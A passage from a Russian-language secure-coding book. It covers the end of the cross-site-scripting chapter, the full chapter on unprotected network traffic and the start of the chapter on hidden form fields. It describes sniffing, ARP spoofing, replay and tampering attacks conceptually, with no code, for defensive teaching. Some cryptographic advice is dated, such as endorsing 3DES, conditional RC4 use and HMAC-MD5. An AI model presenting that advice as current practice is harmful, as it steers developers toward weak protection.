- Request Validation – Preventing Script Attacks: www.asp.net/faq/requestvalidation.aspx
- mod_perl Apache::TaintRequest: www.modperlcookbook.org/code.html
- «UrlScan Security Tool»: www.microsoft.com/technet/security/tools/urlscan.mspx
- «Divide and Conquer – HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics»: www.securityfocus.com/archive/1/356293
- «Prevent a cross-site scripting attack» ny Anand K. Sharma: www-106.ibm.com/developerworks/library/wa-secxss/?ca=dgr-lnxw93PreventXSS
- «Prevent Cross-site Scripting Attacks» by Paul Linder: www.perl.com/pub/a/2002/02/ 20/css.html
- «CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests»: www.cert.org/advisories/CA-2000-0.html
- The Open Web Application Security Project (OWASP): www.owasp.org
- «HTML Code Injection and Cross-site Scripting» by Gunter Ollman: www.technicalinfo.net/papers/CSS.html
- Building Secure ASP.NET Pages and Controls: http://msdn/microsoft.com/library/ default.asp?url=/library/en-us/dnnetsec/html/THCMCh10.asp
- Understanding Malicious Content Mitigation for Web Developers: www.cert.org/ tech_tips/malicious_code_mitigation.html
- How to Prevent Cross-Site Scripting Security Issues in CGI or ISAPI: http://support. microsoft.com/default.aspx?scid=kb%3BEN-US%3BQ253165
- Hacme Bank: www.foundstone.com/resources/proddesc/hacmebank.htm
- WebGoat: www.owasp.org/software/webgoat.html

Резюме

Рекомендуется

- Проверяйте корректность всех входных данных, передаваемых Web-приложению.
- Подвергайте HTML-кодированию любую выводимую информацию, формируемую на основе поступивших входных данных.

Не рекомендуется

- Не копируйте ввод в вывод без предварительной проверки.
- Не храните секретные данные в куках.

Стоит подумать

- Об использовании как можно большего числа дополнительных защитных мер.

Грех 8. Пренебрежение защитой сетевого трафика

В чем состоит грех

Представьте, что вы присутствуете на конференции, где бесплатно предоставляется доступ к WiFi. При посещении любой Web-страницы или просмотре электронной почты все изображения заменяются фотографией Барбары Стрейзанд или еще какой-нибудь нежелательной картинкой. А тем временем хакер перехватил ваши пароли электронной почты и Интернет-пейджера. Такое уже случалось (к примеру, это стандартный трюк на конференциях типа Defcon), и существуют инструменты, позволяющие безо всякого труда организовать подобную атаку.

Один профессионал в области систем безопасности, бывало, проводил семинары по безопасности электронной почты, а в конце объявлял «счастливого победителя». Тот получал майку с напечатанной на ней информацией о доступе к собственному почтовому ящику. Кто-то за кулисами с помощью анализатора протоколов (снифера) перехватывал имя пользователя и пароль, а потом наносил их на майку. Обидно, честное слово: человек радуется выигрышу, не осознавая, что принял участие в конкурсе помимо собственного желания. А когда понимает, что произошло, радость оборачивается смущением! Это, конечно, все забавы и игры, но печальная истина состоит в том, что при определенных условиях электронная почта благодаря плохо спроектированным протоколам оказывается незащищенной во время передачи.

Такие виды атак возможны потому, что многие сетевые протоколы не предусматривают адекватной защиты данных. Такие важные протоколы, как Simple Mail Transfer Protocol (SMTP) для передачи электронной почты, Internet Message Access Protocol (IMAP) и Post Office Protocol (POP) для доставки почты и HyperText Transfer Protocol (HTTP) для просмотра Web-страниц, не содержат никаких защитных механизмов или, в крайнем случае, предоставляют средства простой аутентификации, которые легко можно атаковать. Конечно, для всех базовых протоколов существуют безопасные альтернативы, но люди редко ими пользуются, потому что устаревшие, менее безопасные протоколы широко распространены. К тому же есть еще немало протоколов, для которых вовсе не существует безопасной альтернативы!

Подверженные греху языки

Эта проблема не зависит от языка программирования.

Как происходит грехопадение

Многие программисты полагают, что после того как данные попали в сеть, противник может разве что прочитать их, но не модифицировать. Часто разработчик вообще не задумывается о конфиденциальности на уровне сети, поскольку заказчик не выдвигал таких требований. Однако существуют инструменты, позволяющие перенаправить трафик и даже манипулировать потоком данных.

Большинство людей считают, что данные поступают в сеть слишком быстро для того, чтобы противник сумел вклиниться в поток, а потом они передаются от одного маршрутизатора другому, где находятся в безопасности. Программисты, работающие в сетях, оборудованных коммутаторами, часто уверены, что никаких проблем возникнуть не может.

Но в реальном мире противник, оборудовавший себе плацдарм в локальной сети по любую сторону от маршрутизатора, занимает прекрасную позицию для организации атаки на сеть в силу отсутствия защитных мер в инфраструктуре сети-жертвы. Если противник находится в том же сегменте сети, что и одна из оконечных точек (например, подключен к концентратору), то он может просматривать весь трафик в этом сегменте и обычно способен перехватить его. Но даже если противник подключен к коммутатору (концентратор, в котором отдельные порты не «видят» трафика на других портах), то и тогда техника подлога по протоколу ARP (Address Resolution Protocol – протокол разрешения адресов) позволяет ему притвориться шлюзом и перенаправить на себя весь трафик. Обработав трафик, противник может отправить его первоначальному адресату. Есть и другие методы. Например, некоторые коммутаторы можно затопить потоком ARP-запросов, в результате чего они переходят в пропускающий (promiscuous) режим и начинают работать как обычный концентратор.

Как все это реализуется? ARP – это протокол, отображающий адреса уровня 2 (Ethernet MAC) на адреса уровня 3 (IP). Противник может объявить, что его собственный MAC-адрес соответствует IP-адресу шлюза. Когда остальные машины видят такое объявление, они начинают маршрутизировать весь трафик через компьютер противника. У этой проблемы нет практичного и универсального решения, которое можно было бы реализовать быстро, поскольку речь идет о базовых службах на уровне Ethernet, которые только-только начинают обсуждать в органах стандартизации. Кстати, в беспроводных сетях эта проблема стоит еще более остро.

Даже на уровне маршрутизатора не всегда можно предполагать отсутствие вектора атаки. Популярные маршрутизаторы работают под управлением больших и сложных программ на языке C, которые могут быть подвержены ошибкам переполнения буфера и иным, что позволит противнику исполнить произвольный код. Пока производители маршрутизаторов не перейдут на технологии, которые сведут к минимуму или вообще исключат риск такой катастрофы, опасность будет существовать. И ведь находили же в прошлом ошибки переполнения буфера в маршрутизаторах. См., например, бюллетени CVE-2002-0813, CVE-2003-0100 и CAN-2003-0647 в базе данных CVE (http://cve.mitre.org).

Сетевые атаки весьма разнообразны.

- **Подслушивание**. Противник прослушивает сеанс связи и извлекает всю ценную информацию, например имена и пароли пользователей. Даже если пароль передается не в читаемом виде (а часто так и есть), почти всегда возможно путем перебора по словарю раскрыть его. А иногда и это не нужно, поскольку пароль не шифруется, а лишь маскируется.
- **Воспроизведение**. Противник извлекает уже имеющиеся в потоке данные и воспроизводит их. Это может быть весь поток или какая-то его часть. Например, можно воспроизвести данные аутентификации, чтобы зарегистрироваться под чужим именем, а затем начать сеанс от чужого имени.
- **Подлог** (spoofing) . Противник представляет данные, как бы пришедшие от другого участника сеанса связи, хотя на самом деле данные подложные. Обычно для этого требуется открыть новое соединение, возможно, воспроизведя данные, посланные во время предыдущей аутентификации. В некоторых случаях такую атаку можно провести против уже существующего соединения, особенно когда виртуальное соединение устанавливается поверх транспортного протокола, не поддерживающего соединений (обычно UDP). Очень трудно (хотя и возможно) проделать такое с протоколами, требующими установления соединения, если операционная система должным образом рандомизирует порядковые номера, применяемые в протоколе TCP.
- **Вмешательство**. Противник модифицирует передаваемые данные, возможно, вполне невинно, например заменяя единичный бит нулевым. В протоколах на базе TCP это довольно сложно из-за кодов циклической избыточности (CRC), но поскольку CRC-код не является криптографически безопасным, то такую защиту легко обойти, когда есть возможность поменять несколько битов, не оказывающих существенного влияния на обработку данных.
- **Перехват**. Противник ждет момента установления соединения, а затем отрезает одного из участников, подменяя все исходящие от него данные своими. В наши дни внедрить новый трафик в середину сеанса или подделать существующий довольно трудно (по крайней мере, в случае использования протокола TCP и современных операционных систем на обоих концах), но все-таки возможно.

  Если вас беспокоит безопасность сетевых соединений, то вы должны знать, какие услуги могут предоставлять приложения. Мы сначала поговорим о базовых службах, а потом – в разделе «Искупление греха» – о способе достижения цели. Как бы то ни было, для защиты от такого рода атак необходимо обеспечить три основных сервиса безопасности.
- **Начальная аутентификация**. Необходимо гарантировать, что каждая сторона знает, с кем общается. Есть много способов добиться этого, но самыми распространенными являются пароли в силу своего удобства. Говоря о данном грехе, мы не будем затрагивать вопросы аутентификации, но еще вернемся к ним в грехах 10, 11 и 17.

- **Аутентификация во время сеанса**. Даже если вы уверены в том, с кем начали общаться, хотелось бы удостовериться, что вы продолжаете обмен данными с тем же лицом. Это более строгий вариант обеспечения целостности сообщений. Легко убедиться в том, что пришло именно то сообщение, которое было отправлено, но неплохо бы знать еще, что его отправил законный пользователь, а не противник. Например, протокол TCP обеспечивает слабую проверку целостности сообщения, но никакой аутентификации.
- **Конфиденциальность**. Это, наверное, наименее важный из сервисов безопасности. Есть немало ситуаций, когда нужно лишь гарантировать аутентичность данных, а шифровать их необязательно. Обычно не имеет смысла обеспечивать конфиденциальность без начальной и последующей аутентификации. Например, если противник пользуется потоковым шифром, например RC4 (у него есть также режимы работы, обеспечивающие блочное шифрование), то он может переставить случайные биты в шифртексте, и без надлежащей аутентификации сообщения об этом никто не узнает. Если противнику известен формат данных, то он сможет добиться и более разрушительного эффекта, поменяв конкретные биты.

Родственные грехи

Совсем несложно полностью игнорировать вопросы безопасности в сети. Но не менее просто воспользоваться сервисами безопасности неправильно, особенно это относится к протоколам Secure Sockets Layer и Transport Layer Security (SSL / TLS) (Грех 10). Аутентификация тоже является важной частью инфраструктуры сетевой безопасности и также нередко становится точкой отказа (см., например, грехи 11, 15 и 17). Для обеспечения конфиденциальности нужен криптографически сильный алгоритм генерирования случайных чисел (грех 18).

Где искать ошибку

Этот грех обычно проявляется, когда:

- приложение пользуется сетью;
- проектировщик не обращает внимания на риски, связанные с работой в сети, или недооценивает их.

Например, типичный аргумент звучит так: «мы ожидаем, что этот порт будет доступен только из части сети за межсетевым экраном». На практике в большинстве случаев нарушения безопасности так или иначе участвуют люди, причастные к работе компании, – недовольные, подкупленные или желающие оказать дружескую услугу сотрудники, уборщики, клиенты, поставщики, приехавшие осмотреть место развертывания своего продукта, и т. д. К тому же не так уж редко настройки межсетевого экрана не совпадают с ожидаемыми. А как вы думаете, сколько людей из-за неполадок с сетью временно отключают экран, а после устранения проблемы забывают его включить? В большой сети со многими точками входа представление о защищенной внутренней сети уже можно считать устаревшим. Такую сеть следует рассматривать как полуоткрытую, враждебную среду.

Выявление ошибки на этапе анализа кода

Если вы не задумывались о «площади атакуемой поверхности» приложения (в это понятие входят все точки входа в него), то следует заняться этим незамедлительно. В модели угроз, если таковая составлена, уже должны быть отражены точки входа. Как правило, сетевой трафик просто шифруется по протоколам SSL/TLS. Если это так, то в грехе 10 вы найдете рекомендации по устранению слабых мест.

В противном случае для каждой точки, которая может иметь выход в сеть, определите, какой механизм применяется для обеспечения конфиденциальности основного потока данных, начальной и последующей аутентификации. Иногда риск считается допустимым, хотя не предусматривается никакой защиты, особенно если частью системы является электронная почта.

Если какие-то сетевые соединения защищены, проверьте, работает ли защита, как задумано. Это может оказаться довольно сложно, поскольку требует глубоких знаний в области криптографии. Вот некоторые базовые рекомендации:

- не занимайтесь реализацией криптографических решений самостоятельно. Пользуйтесь протоколом SSL или API на базе системы Kerberos, который Windows предоставляет в составе библиотек DCOM/RPC;
- если вы не используете готового решения, то первым делом убедитесь в том, что конфиденциальность обеспечивается везде, где это необходимо. Обычно в программе не должно быть никаких путей, позволяющих отправить в сеть незашифрованные данные;
- если основной поток данных шифруется с помощью пары ключей, то почти всегда наблюдается некое недопонимание. Криптография с открытыми ключами настолько неэффективна, что обычно используется лишь для шифрования случайных сеансовых ключей и необходимых для аутентификации данных, после чего эти ключи служат для симметричного шифрования. Если вы систематически применяете криптографию с открытыми ключами, то система легко может отказать в обслуживании из-за перегрузки. К тому же очень многое может пойти наперекосяк, особенно если длина открытого текста относительно велика. (Детали выходят за рамки данной книги, однако в разделе «Другие ресурсы» приведены ссылки на дополнительные источники информации.);
- выясните, какой криптографический шифр применяется в системе. Это должен быть хорошо известный алгоритм, а не «самописное» произведение автора. Разработанные «на коленке» шифры применять нельзя. Это ошибка. Исправьте ее. Одобренные симметричные шифры бывают двух видов: блочные и потоковые;
- шифры Advanced Encryption Standard (AES – улучшенный стандарт шифрования) и Triple Data Encryption (3DES – тройной DES) – это примеры *блочных шифров*. Оба хороши, и в настоящее время лишь они признаны в качестве безопасного международного стандарта. Шифр DES (Encryption Standard – стандарт шифрования данных) – еще один пример, но его можно вскрыть. Если вы пользуетесь чем-то, отличным от AES или 3DES, то

почитайте в современной литературе по криптографии, считается ли выбранный вами шифр надежным.

Потоковые шифры – это по сути дела генераторы случайных чисел. На вход такого алгоритма подается некий ключ, по которому генерируется очень длинная последовательность чисел, которая объединяется с шифруемыми данными операцией XOR. Единственным по-настоящему популярным потоковым шифром является RC4, хотя можно услышать хвалы и в адрес других алгоритмов. Но ни один из них не признан органами стандартизации, к тому же в настоящее время применять потоковые шифры вообще бессмысленно, так как вы при этом жертвуете безопасностью в обмен на небольшое повышение производительности, которое вам, скорее всего, не нужно. Если все-таки в вашем приложении потоковый шифр необходим, поинтересуйтесь в литературе, какого рода проблемы возможны. Например, если вы вопреки нашему предостережению настаиваете на применении шифра RC4, убедитесь, что он используется в соответствии со сложившейся проверенной практикой. Но, вообще говоря, лучше пользоваться блочным шифром в режиме имитации потокового шифра (см. ниже);

- если используется блочный шифр, проверьте, какой выбран «режим работы». Самое простое – разбить сообщение на блоки и шифровать каждый блок отдельно. Это так называемый «режим электронной кодовой книги» (ECB). Но в общем случае он небезопасен. Есть целый ряд других режимов, которые считаются более стойкими, в том числе и некоторые новые, обеспечивающие и конфиденциальность, и аутентификацию сообщений. Прежде всего речь идет о режимах GCM и CCM. Существуют также классические режимы CBC, CFB, OFB и CTR, которые не поддерживают аутентификацию. Причин для использования их при создании нового приложения нет, зато недостатков масса. Например, вам придется разработать собственную схему аутентификации сообщений.

Примечание. В академических кругах рассматриваются десятки новых криптографических режимов, обеспечивающих как шифрование, так и аутентификацию, но лишь два из них официально признаны: CCM и GCM. Тот и другой одобрены IETF для применения в протоколах IPSec. Режим CCM вошел в новый стандарт безопасности беспроводных сетей 802.11i. Режим GCM нашел применение в новом стандарте безопасности канального уровня 802.1ae; он самый современный и больше подходит для приложений, требующих высокого быстродействия. Оба режима пригодны и для приложений общего назначения.

- иногда режим ECB или потоковый шифр применяются лишь для того, чтобы избежать каскадных ошибок. Это самообман, поскольку если аутентификация не срабатывает, то вы никогда не можете быть уверены, в чем причина: в ошибке или в атаке. И на практике это почти всегда оказывается атака. Лучше уж разбить сообщение на более мелкие фрагменты, которые

аутентифицируются по отдельности. Кроме того, многие другие режимы блочных шифров, например OFB, CTR, CGM и CCM, с точки зрения распространения ошибок ведут себя точно так же, как режим ECB и потоковые шифры;

- убедитесь, что противник не сможет угадать, какой использовался материал для ключей. В какой-то точке следует воспользоваться для этой цели случайными данными (которые обычно генерируются в ходе работы протокола обмена ключами). Генерировать ключи на основе паролей – неудачная мысль;
- если вы работаете с потоковым шифром, важно, чтобы ключи никогда не использовались повторно. Для блочных шифров важно не использовать повторно одну и ту же комбинацию ключа и вектора инициализации (IV). (Как правило, IV создается заново для каждого сообщения.) Проверьте, что подобного не произойдет даже в случае аварийного останова системы.

При обсуждении других грехов мы еще будем говорить о надлежащих механизмах начальной аутентификации. Что же касается аутентификации в ходе сеанса, то имейте в виду следующие рекомендации:

- как и в случае блочных шифров, убедитесь, что аутентифицируется каждое сообщение и что принимающая сторона проверяет это. Если проверка не прошла, сообщение должно быть отброшено;
- пользуйтесь только хорошо апробированными схемами. Для криптографии с открытыми ключами это должен быть протокол Secure MIME или цифровая подпись PGP. В случае симметричной криптографии следует применять либо хорошо известный режим работы шифра, обеспечивающий одновременно шифрование и аутентификацию (например, GCM или CCM), либо известный алгоритм формирования кода аутентификации сообщения (MAC). К последним в первую очередь относятся CMAC (Cipher MAC, стандартизованный NIST метод на основе блочного шифра и прежде всего AES) и HMAC (применяемый совместно с хорошо известными функциями хэширования, в частности MD5 или функциями семейства SHA);
- как и в случае обеспечения конфиденциальности, позаботьтесь о том, чтобы противник не мог угадать, какой используется материал для ключей. В какой-то точке следует воспользоваться для этой цели случайными данными (которые обычно генерируются в ходе работы протокола обмена ключами). Генерировать ключи на основе паролей – неудачная мысль;
- убедитесь, что выбранная схема аутентификации предотвращает атаки с повторным воспроизведением перехваченного трафика. Для протоколов с поддержкой соединений принимающая сторона должна проверять, что увеличивается некий счетчик сообщений, и, если это не так, отвергать сообщение. Для протоколов без соединения должен быть предусмотрен какой-то другой механизм, гарантирующий, что любое повторение будет отвергнуто; обычно для этой цели используется некая уникальная информация, например счетчик или генерируемый отправителем временной штамп. Она дей-

ствует в окне приема; внутри этого окна дубликаты обнаруживаются явно, а все, что не попадает в окно, отвергается;

- убедитесь, что ключи шифрования не выступают также в роли ключей для аутентификации сообщений. (На практике это редко составляет проблему, но лучше перестраховаться.);
- убедитесь, что все данные, особенно используемые приложением, защищены путем проверки их аутентичности. Отметим, что если режим работы обеспечивает и шифрование, и аутентификацию, то начальное значение автоматически аутентифицируется (обычно это счетчик сообщений).

Тестирование

Определить, зашифрованы данные или нет, обычно довольно просто – достаточно посмотреть на содержимое перехваченного пакета. Однако доказать в ходе строгого тестирования, что сообщения аутентифицируются, не так легко. Предположить, что это так, можно, если в конце каждого незашифрованного сообщения имеется фиксированное число случайных, на первый взгляд, данных.

В ходе тестирования также легко понять, зашифрованы ли данные по протоколу SSL. Для обнаружения трафика, зашифрованного по SSL/TLS, можно применить утилиту ssldump (www.rfm.com/ssldump/).

Вообще говоря, понять, используется ли в программе хороший алгоритм, и при этом надлежащим образом, весьма трудно, особенно если вы тестируете черный ящик. Поэтому если вы хотите обрести полную уверенность (в том, что применяются проверенные режимы работы шифра, стойкий материал для ключей и т. д.), лучше прибегнуть к анализу кода.

Примеры из реальной жизни

Изначально Интернет задумывался как научно-исследовательский проект. Среди ученых царило доверие, поэтому безопасности не уделялось много внимания. Конечно, учетные записи были защищены паролями, но этим все и ограничивалось. В результате самые старые и самые важные протоколы практически не защищены.

TCP/IP

Протокол Internet Protocol (IP), а также построенные поверх него протоколы TCP и UDP не предоставляют никаких гарантий безопасности: ни конфиденциальности, ни аутентификации сообщений. В протоколе TCP вычисляются некоторые контрольные суммы для обеспечения целостности данных, но они не являются криптографически стойкими и легко могут быть взломаны.

В протоколе IPv6 эти проблемы решаются за счет необязательных служб безопасности. Известные под общим названием IPSec, они оказались настолько полезными, что были широко развернуты и в традиционных сетях IPv4. Но пока что они применяются главным образом для организации корпоративных виртуальных частных сетей (VPN) и т. п., а не универсально, как задумывалось.

Протоколы электронной почты

Электронная почта – это еще один пример протоколов, в которых традиционно отсутствует защита передаваемых данных. Сейчас существуют дополненные SSL версии протоколов SMTP, POP3 и IMAP, но применяются они редко и не всегда поддерживаются популярными почтовыми клиентами, хотя в некоторых из них реализованы и шифрование, и аутентификация, по крайней мере для внутренней почты. Часто можно включить в сеть анализатор протоколов и читать почту своего коллеги.

Это следует иметь в виду при использовании электронной почты для рассылки паролей вновь создаваемых учетных записей. Нередко пользователь, забывший пароль, щелкает по кнопке на Web-сайте и получает в ответ пароль по почте (часто новый временный). Оно бы и неплохо, если бы почта была безопасной.

В общем и целом это, может быть, и не самый большой риск в системе, но нельзя не признать, что существуют более эффективные способы переустановить пароль. Неплохая альтернатива – это метод «секретного вопроса», но понадобится довольно внушительный перечень необычных вопросов. А узнать девичью фамилию матери жертвы совсем нетрудно. Другой пример: поклонники телевизионных реалити-шоу узнали кличку домашнего любимца Пэрис Хилтон, и, наверное, именно так кто-то взломал ее учетную запись на сайте T-Mobile.

Протокол E*Trade

Первоначально данные шифровались в этом протоколе путем выполнения XOR с фиксированным значением. Легко реализовать, но столь же легко и взломать. Даже любитель сможет понять, что происходит, собрав и проанализировав достаточный объем данных, передаваемых по сети. Не займет много времени вычислить так называемый «ключ шифра», после чего вся схема оказывается вскрытой. И что еще хуже, в этой схеме даже не делается попытки реализовать аутентификацию сообщений в ходе сеанса, поэтому опытный противник сможет провести практически любую из упомянутых в этой главе атак.

Искупление греха

Вообще говоря, мы рекомендуем шифровать весь сетевой трафик по протоколу SSL/TLS, если это возможно. Можно также пользоваться такими системами, как Kerberos. Если вы решите остановиться на SSL, прислушайтесь к нашим советам в грехе 10. Иногда люди не ожидают, что в их сеть будет встроен SSL, особенно если пользуются программами, которые этот протокол не поддерживают. Но существуют SSL-прокси, например Stunnel. Избежать такого рода проблем можно также, развернув IPSec или иную технологию организации VPN.

Иногда включить SSL/TLS не представляется возможным. Например, если вы вынуждены обмениваться данными с не контролируемыми вами серверами или клиентами, которые не поддерживают эти протоколы. В таком случае вам решать, идти на риск или нет.

Другая причина отказа от SSL/TLS заключается в желании избежать накладных расходов на аутентификацию. В SSL применяется криптография с открытыми ключами, которая обходится довольно дорого и потенциально способна привести к отказу от обслуживания. Если это действительно серьезная проблема, то существуют решения на уровне сети в целом, например балансирование нагрузки.

Рекомендации низкого уровня

Ладно, вы не хотите последовать нашей рекомендации и воспользоваться высокоуровневой абстракцией типа SSL/TLS или Kerberos. Вернемся к базовым сервисам сетевой безопасности: конфиденциальности, начальной и последующей аутентификации.

Самое важное, что должен защитить механизм обеспечения конфиденциальности, – это аутентификационные данные. Хороший протокол аутентификации содержит собственные средства защиты, но самые распространенные протоколы к числу хороших не относятся. Вот почему аутентификация на основе пароля с применением SSL/TLS обычно применяется только для аутентификации клиента и производится по зашифрованному каналу, хотелось бы думать, что после того, как клиент аутентифицировал сервер (тем самым гарантируется, что удостоверяющая информация останется надежно защищенной в сети).

Но настроить эти сервисы безопасности непросто. И для начальной, и для последующей аутентификации нужно обеспечить защиту от атаки путем воспроизведения, а для этого необходимо какое-то доказательство «свежести». Обычно для решения этой проблемы в протоколах начальной аутентификации применяется трехфазная схема «оклик–отзыв». Ни в коем случае не пытайтесь спроектировать собственный протокол начальной аутентификации, поскольку тут есть очень тонкие проблемы, с которыми по силам справиться только опытному криптографу. Да даже и в этом случае проблемы иногда остаются!

В протоколах аутентификации в ходе сеанса обычно для предотвращения атак с воспроизведением используется счетчик сообщений. Часто он является частью входных данных для алгоритма аутентификации сообщений (а это, кстати, может быть и сам алгоритм шифрования), но иногда оказывается частью данных. Главное, что принимающая сторона должна иметь возможность отвергать сообщения, приходящие не по порядку. Для протоколов без соединения это может оказаться невозможным. Поэтому принято использовать окна счетчиков сообщений: в пределах окна обнаруживаются дубликаты, а если счетчик оказывается вне окна, сообщение отвергается.

Кроме того, механизм как начальной, так и последующей аутентификации может стать причиной отказа от обслуживания, если в них применяется криптография с открытым ключом. Например, если вы снабжаете отдельные сообщения PGP-подписью, то противник может без ощутимых затрат послать вам множество сообщений с некорректными подписями и тем самым «подвесить» процессор. А если работает какой-то механизм ограничения пропускной способности, то может оказаться заблокированным законный трафик.

Гораздо лучше как можно скорее переходить к шифрованию с секретным ключом. Так, в SSL/TLS есть режим *кэширования сеансов*, в котором соединения аутентифицируются с помощью симметричного шифрования после того, как один раз были аутентифицированы с помощью более накладного механизма.

Еще одна тонкость при использовании криптографии с открытым ключом для аутентификации сообщений заключается в том, что при этом невозможно скрыть личность отправителя, и потенциально это может служить доказательством в суде (это называется «неотрицаемость»). Отправитель не может заявить, что он не посылал сообщение, под которым стоит его цифровая подпись. Правда, не исключено, что в будущем отговорки типа «я этого не делал, кто-то влез в мой компьютер или заслал вирус» будут приниматься, что обесценивает идею неотрицаемости. В общем случае лучше, наверное, избегать применения цифровой подписи для аутентификации сообщений и не только из-за вычислительной сложности криптографических алгоритмов, но и чтобы оставить шанс на отрицание своего авторства, если, конечно, противное не оговорено явно в законе. Пользователи оценят отсутствие механизма, по которому их можно было бы привлечь к ответственности за случайно оброненное слово, неправильно понятую шутку и цитаты, вырванные из контекста.

У сервиса конфиденциальности тоже есть свои тонкости, одни из них – криптографического, другие – практического характера. Например, иногда небезопасно параллельно шифровать и аутентифицировать одни и те же данные или даже шифровать уже аутентифицированные данные. Единственная общая безопасная стратегия состоит в том, чтобы сначала шифровать данные, а потом уже аутентифицировать. Если конфиденциальность не слишком важна, то можно аутентифицировать незашифрованные данные.

Заметим еще, что популярные механизмы обеспечения конфиденциальности часто применяются неправильно, поскольку разработчик не понимает, при каких условиях они безопасны. Так, сплошь и рядом некорректно используют блочные шифры в режиме CBC (сцепление блоков шифртекста) и алгоритм RC4.

Для режима CBC входными данными служит не только открытый текст, но и случайно выбранный вектор инициализации (IV). Если он недостаточно случаен, возможна атака. Это верно даже тогда, когда в качестве IV для следующего сообщения выбирается последний блок предыдущего сообщения. Это одна из многих причин, по которым вместо CBC изобретены другие режимы работы блочных шифров, обеспечивающие и конфиденциальность, и аутентификацию. Жертвой этой уязвимости пал, как вы увидите, даже протокол SSL/TLS.

У алгоритма RC4 тоже есть серьезные слабости. Не стоит шифровать с его помощью слишком большие объемы данных (не больше 2^{20} байтов). Все настолько плохо, что мы настоятельно рекомендуем вообще не пользоваться RC4, если вы хотите, чтобы ваша система сейчас и в перспективе оставалась безопасной. Но если вы все-таки настаиваете на шифровании с его помощью небольших объемов данных, то необходимо выполнить инициализацию, придерживаясь следующих апробированных рекомендаций:

- начните генерацию ключей как обычно, а затем отбросьте первые 256 байтов гаммы (то есть зашифруйте первые 256 нулей и отбросьте результаты, не раскрывая их). Проблема в том, что этого количества может оказаться мало;
- подайте ключ на вход односторонней функции хэширования, например SHA1, а результат используйте в качестве ключа для RC4. Это рекомендованный подход. Недавние атаки на SHA1 не оказывают на него практического влияния.

Еще один тонкий аспект конфиденциальности – в том, что есть такие параноики, которым подавай безопасность в режиме «точка-точка». Например, сторонники неприкосновенности частной жизни обычно не пользуются интернет-пейджерами, даже если они передают сообщения на сервер в зашифрованном виде, поскольку сервер – это излишняя слабая точка, не только уязвимая для хакеров, но и могущая стать основанием для вызова в суд. Ну и так далее. Большая часть людей хотели бы защитить свою частную жизнь, хотя при определенных обстоятельствах готовы пожертвовать безопасностью. А коли так, то желательно обеспечить конфиденциальность данных, поскольку в противном случае возможна «кража личности». На наших глазах слабозащищенные системы, раскрывающие данные о пользователях, становятся подотчетными. Например, всякая фирма, работающая в Калифорнии, обязана известить своих клиентов в случае, когда знает о возможной компрометации данных, которые пользователи считают приватными. Через некоторое время такие требования могут быть дополнены денежными штрафами и другими юридическими последствиями.

Иногда все-таки возникает потребность сделать что-то простенькое на базе криптографии с симметричным ключом, поскольку это быстро и куда менее накладно, чем использование SSL. Но мы не рекомендуем так поступать, ибо уж слишком много капканов на этой дороге. Само шифрование не вызывает никаких сложностей, если пользоваться правильными криптографическими примитивами, но вот управление ключами может стать кошмаром. К примеру, как безопасно хранить ключи и при этом сохранить возможность быстро переместить учетную запись на другую машину? Если вы склоняетесь к паролю, то тут вас подстерегают серьезные опасности, так как при использовании одной лишь криптографии с симметричным ключом пароль можно вскрыть с помощью полного перебора.

Если вы решили выбрать «симметричный путь», несмотря на все наши увещевания о том, что лучше бы обратиться к готовому решению, то прочтите хотя бы следующие советы:

- пользуйтесь проверенным блочным шифром. Мы настоятельно рекомендуем AES и ключ длиной не менее 128 битов, какой бы алгоритм вы ни выбрали;
- применяйте блочный шифр в режиме работы, обеспечивающем аутентификацию и целостность сообщений, например GCM или CCM. Если вы пользуетесь библиотекой криптографических функций, в которой эти режимы не поддерживаются, нетрудно достать подходящую (см. раздел «Другие ресурсы»). Можно вместо этого воспользоваться сочетанием двух других конструкций: режима CTR с CMAC- или HMAC-кодом;

- применяйте аутентификацию по всему сообщению, даже если данные не нуждаются в шифровании. В режимах GCM и CCM сообщения можно аутентифицировать, не шифруя;
- на принимающей стороне всегда проверяйте аутентичность сообщения и только потом делайте что-то с содержащимися в нем данными;
- кроме того, на принимающей стороне проверяйте, что сообщение не было воспроизведено (а если это так, отбрасывайте его). Если сообщение аутентично, то для этого достаточно сравнить его номер с номером последнего пришедшего сообщения; номера должны монотонно возрастать.

Кстати говоря, чтобы доказать третьей стороне, что сообщение было отправлено конкретным лицом, можно воспользоваться цифровой подписью, но делайте это только в случае необходимости и в дополнение, а не вместо механизма аутентификации сообщений.

В системах Windows надлежащую проверку целостности данных на уровне пакетов и конфиденциальность обеспечат вызовы RPC/DCOM, если при создании сеанса вы измените один параметр. Еще раз подчеркнем, что лучше пользоваться готовыми решениями. Добавим, что SSPI API позволяет сравнительно легко организовать передачу данных по протоколам HTTPS или Kerberos, которые гарантируют аутентификацию как клиента, так и сервера, а заодно целостность и конфиденциальность пакетов.

Дополнительные защитные меры

Применяйте надежную схему управления ключами. В качестве варианта можем предложить Data Protection API (защита данных) в Windows или CDSA API.

Другие ресурсы

- Утилита ssldump для анализа SSL-трафика: www.rtfm.com/ssldump
- SSL-прокси Stunnel: www.stunnel.org/
- Бесплатная реализация режимов GCM и CCM от Брайана Гладмана: http://fp.gladman.plus.com/AES/index.htm

Резюме

Рекомендуется

- Пользуйтесь стойкими механизмами аутентификации.
- Аутентифицируйте все сообщения, отправляемые в сеть вашим приложением.
- Шифруйте все данные, которые должны быть конфиденциальны. Лучше перестраховаться.
- Если возможно, передавайте весь трафик по каналу, защищенному SSL/TLS. Это работает!

Не рекомендуется

- Не отказывайтесь от шифрования данных из соображений производительности. Шифрование на лету обходится совсем недорого.
- Не «зашивайте» ключи в код и ни в коем случае не думайте, что XOR с фиксированной строкой можно считать механизмом шифрования.
- Не игнорируйте вопросы защиты данных в сети.

Стоит подумать

- Об использовании технологий уровня сети, способных еще уменьшить риск. Речь идет о межсетевых экранах, виртуальных частных сетях (VPN) и балансировании нагрузки.

Грех 9. Применение загадочных URL и скрытых полей форм

В чем состоит грех

Представьте себе сайт, где вы можете купить машину по той цене, которую сами предложите! Такое возможно, если цена машины будет храниться в скрытом поле формы. Напомним, что ничто не может помешать пользователю просмотреть содержимое документа, а затем отправить серверу измененную форму, в которой цена будет «несколько» снижена (легко написать такой сценарий, например, на Perl). Скрытые поля в действительности скрытыми не являются.

